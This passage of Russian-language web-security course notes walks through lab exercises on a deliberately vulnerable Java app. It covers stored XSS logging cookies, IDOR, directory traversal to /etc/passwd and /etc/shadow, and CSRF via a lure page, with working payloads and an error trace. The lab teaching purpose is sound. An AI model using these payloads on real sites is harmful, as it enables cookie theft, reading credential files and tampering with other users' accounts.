
Но эта ссылка "подозрительная" даже для рядового пользователя, но это не проблема, злоумышленник воспользуется сервисом по сокращению ссылок (пример ниже, в примере ссылка на гугл, но задача показать, что вредоносный пейлоад будет присутствовать после получения полной ссылки):



Практика #3: Stored XSS

Упражнение #3: Stored XSS

- `chrome.exe --disable-xss-auditor`




- Цель: создать пост на форуме, который будет логгировать куки пользователя (либо выводить во всплывающем окне).
- Подсказка: `(document.cookie)`.

1. Открывем указанную страницу, пробуем написать пост, используя JavaScript и вывести куки пользователя в логи

The image shows a 'Create Post' form on a dark background. It has two input fields: 'Title' and 'Message'. The 'Title' field contains the text 'hacked post'. The 'Message' field contains the text 'You have been hacked!' followed by a JavaScript payload: `<script>console.log(document.cookie)</script>`. Below the message field is a 'Post' button.

2. Voi la!



В реальности там может быть все, что угодно: майнер, куки-стиллер и т.д.



куки-стиллер

При использовании свежих версий браузера Chrome надо отключить XSS аудитор, иначе ничего не получится:

```
chrome.exe --disable-xss-auditor
```

Демо #4: Broken Access Control


В ходе демонстрации посмотрели, как делать не надо.

Например, давать доступ к тем страницам, к которым у пользователя не должно быть доступа (A4 Insecure Direct Object References - Viewing details):


1. Могу посмотреть информацию не только о себе:



2. Но и о других пользователях:




На странице A4 Insecure Direct Object References - Modifying email ID могу поменять почту любому другому пользователю, достаточно лишь поменять скрытый параметр с id пользователя:



Как избежать: не надо так! Контролируйте права доступа на каждом шаге пользователя.

Практика #4: Broken Access Control

Упражнение #4: Broken Access Control: Directory traversal



- Цель: скачать файлы /etc/passwd и /etc/shadow
- Подсказка 1: скопировать ссылку и попробовать указать другой файл
- Подсказка 2: посмотреть на FileNotFoundException, NB: “..” – подняться на одну директорию вверх

1. Открываем указанную страницу, внимательно смотрим на ссылки для скачивания документов:



`http://<IP адрес`




`VM>:8080/JavaVulnerableLab/vulnerability/idor/download.jsp?file=doc1.pdf`

2. Пробуем указать любой другой файл

`http://<IP адрес`

`VM>:8080/JavaVulnerableLab/vulnerability/idor/download.jsp?file=test`

Получаем ошибку:

    192.168.99.100:8080/JavaVulnerableLab/vulnerability/idor/download.jsp?file=test 

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: An exception occurred processing JSP page /vulnerability/idor/dc
19:         response.setHeader("Content-Disposition", "attachment; filename=\"\" + fileName + "\"
20:
21:         byte[] byteBuffer = new byte[BUFSIZE];
22:         DataInputStream in = new DataInputStream(new FileInputStream(file));
23:
24:         while ((in != null) && ((length = in.read(byteBuffer)) != -1))
25:         {

Stacktrace:
    org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:505)
    org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:404)
    org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:337)
    org.apache.jasper.servlet.JspServlet.service(JspServlet.java:266)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:803)

root cause
java.io.FileNotFoundException: /usr/bin/tomcat6/webapps/JavaVulnerableLab/docs/test (No such file c
    java.io.FileInputStream.open(Native Method)
    java.io.FileInputStream.<init>(Unknown Source)
    org.apache.jsp.vulnerability.idor.download_jsp._jspService(download_jsp.java:86)
    org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:803)
    org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:374)
    org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:337)
    org.apache.jasper.servlet.JspServlet.service(JspServlet.java:266)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:803)

note The full stack trace of the root cause is available in the Apache Tomcat/6.0.16 logs.
```

/usr/bin/tomcat6/webapps/JavaVulnerableLab/docs/test

Значит надо подняться на 6 уровней вверх используя "..".

`http://<IP адрес`

`VM>:8080/JavaVulnerableLab/vulnerability/idor/download.jsp?`


`file=../../../../../etc/passwd`

3. Успешно скачиваем оба файла, либо другие, доступные в системе.


TBD: показать, как перебрать пароли.

Демо #5: CSRF


На уязвимом сайте есть страница, с информацией о пользователе:




И страница, на которой эту информацию можно изменить:




Предположим, что я сижу на уязвимом сайте и в параллель мне в чатик приходит ссылка на смешного котика. Конечно же я открою:



Чуть позже я проверю информацию о себе и удивлюсь:



Как же это произошло? Посмотрим сетевое взаимодействие на страницы с котиком:



The screenshot shows a web browser at `localhost:8000/cat.html` displaying a cat's face through a paper bag. The Chrome DevTools Network tab is open, showing a list of resources on the left and details for `csrf.html` on the right.

Network Tab Resources:

- cat.html
- cat.jpg
- c0570271-5dc7-4f5e-bc33-6d6f22d5825e
- csrf.html**
- 06425357-282f-4117-abef-e35b89e244d9
- change-info.jsp?info=hacked_using_CSRF&change=Cha...
- style.css
- af14980b-aa65-4814-a746-b5e0a59761b0
- bg.png

Details for csrf.html:

- General**
 - Request URL: `http://localhost:8000/csrf.html`
 - Request Method: `GET`
 - Status Code: `200 OK (from disk cache)`
 - Remote Address: `127.0.0.1:8000`
 - Referrer Policy: `no-referrer-when-downgrade`
- Response Headers**
 - Content-Length: `333`
 - Content-type: `text/html`
 - Date: `Sun, 20 May 2018 20:16:26 GMT`
 - Last-Modified: `Thu, 17 May 2018 21:19:20 GMT`
 - Server: `SimpleHTTP/0.6 Python/3.6.3`
- Request Headers**
 - ⚠ Provisional headers are shown
 - Referer: `http://localhost:8000/cat.html`
 - Upgrade-Insecure-Requests: `1`
 - User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36`
 - X-DevTools-Emulate-Network-Conditions-Client-Id: `90A4E849A9662A644C0DB6BE8FEDC8DB`

Name	× Headers Preview Response Cookies Timing
cat.html	▼ General
